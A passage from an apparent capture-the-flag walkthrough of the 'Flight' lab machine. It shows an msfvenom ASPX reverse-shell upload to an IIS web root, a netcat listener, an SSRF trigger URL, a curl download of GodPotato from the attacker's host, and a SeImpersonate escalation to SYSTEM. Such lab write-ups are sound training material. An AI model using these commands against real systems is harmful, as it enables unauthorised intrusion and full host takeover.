
Alternatively, this can be done without port forwarding. Remember the LFI earlier? The internal site can also be accessed this way. Visiting http://school.flight.htb?view=http://127.0.0.1:8000 would have the internal site embedded in the PHP page, but with very broken styling.
Web Shell Upload - Round 2
Looks like C:\inetpub\development\ is the web root for this site, and C.Bum have write access here.
C:\inetpub\development> icacls . . flight\C.Bum:(OI)(CI)(W) NT SERVICE\TrustedInstaller:(I)(F) NT SERVICE\TrustedInstaller:(I)(OI)(CI)(IO)(F) NT AUTHORITY\SYSTEM:(I)(F) NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F) BUILTIN\Administrators:(I)(F) BUILTIN\Administrators:(I)(OI)(CI)(IO)(F) BUILTIN\Users:(I)(RX) BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE) CREATOR OWNER:(I)(OI)(CI)(IO)(F) Successfully processed 1 files; Failed processing 0 files
To validate this, I’ll place test.txt here, and confirm it’s accessible in the browser:

For a reverse shell, I’ll upload a web shell again. Since it’s an IIS server, I’ll set the format as ASPX when generating the payload with msfvenom:
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.35 LPORT=8001 -f aspx -o shell.aspx [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x64 from the payload No encoder specified, outputting raw payload Payload size: 460 bytes Final size of aspx file: 3382 bytes Saved as: shell.aspx
After placing the payload in the webroot, visiting /shell.aspx would return a shell as iis apppool\defaultapppool.
If you’re using the SSRF approach, visiting http://school.flight.htb?view=http://127.0.0.1:8000/shell.aspx would also trigger the payload execution.
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.35] from (UNKNOWN) [10.129.228.120] 50958 Microsoft Windows [Version 10.0.17763.2989] (c) 2018 Microsoft Corporation. All rights reserved. c:\windows\system32\inetsrv> whoami iis apppool\defaultapppool
Escalation from defaultapppool:
Potato Attack:
C:\windows\system32\inetsrv> whoami /priv PRIVILEGES INFORMATION ---------------------- Privilege Name Description State ============================= ========================================= ======== SeAssignPrimaryTokenPrivilege Replace a process level token Disabled SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled SeMachineAccountPrivilege Add workstations to domain Disabled SeAuditPrivilege Generate security audits Disabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeImpersonatePrivilege Impersonate a client after authentication Enabled SeCreateGlobalPrivilege Create global objects Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
iis apppool\defaultapppool has the powerful SeImpersonatePrivilege token, which can be abused for privilege escalation (a.k.a Potato attacks). This page from HackTricks summarizes the high level idea:
Any process holding this privilege can impersonate (but not create) any token for which it is able to gethandle. You can get a privileged token from a Windows service (DCOM) making it perform an NTLM authentication against the exploit, then execute a process as SYSTEM.
I’ll use GodPotato here, as it is very easy to use and works on almost any Windows versions.
C:\windows\temp> curl http://10.10.14.35:8000/GodPotato-NET4.exe -o GodPotato-NET4.exe C:\windows\temp> .\GodPotato-NET4.exe -cmd "C:\windows\temp\ConPtyShell.exe 10.10.14.35 8001" [*] CombaseModule: 0x140716795101184 [*] DispatchTable: 0x140716797407296 [*] UseProtseqFunction: 0x140716796783824 [*] UseProtseqFunctionParamCount: 6 [*] HookRPC [*] Start PipeServer [*] Trigger RPCSS [*] CreateNamedPipe \\.\pipe\16baafc0-920c-40e2-96ba-8dc7a9c66b44\pipe\epmapper [*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046 [*] DCOM obj IPID: 00005002-13f0-ffff-2fea-5b96148e53e2 [*] DCOM obj OXID: 0xa0a4015f57d55bca [*] DCOM obj OID: 0x48b932a1cd76eb15 [*] DCOM obj Flags: 0x281 [*] DCOM obj PublicRefs: 0x0 [*] Marshal Object bytes len: 100 [*] UnMarshal Object [*] Pipe Connected! [*] CurrentUser: NT AUTHORITY\NETWORK SERVICE [*] CurrentsImpersonationLevel: Impersonation [*] Start Search System Token [*] PID : 916 Token:0x808 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation [*] Find System Token : True [*] UnmarshalObject: 0x80070776 [*] CurrentUser: NT AUTHORITY\SYSTEM [*] process start with pid 2704 CreatePseudoConsole function found! Spawning a fully interactive shell
Finally, on the listener, a shell session as nt authority\system is captured:
C:\windows\temp> whoami nt authority\system
Root Flag:
C:\Users\Administrator\Desktop> type root.txt 74b3176e************************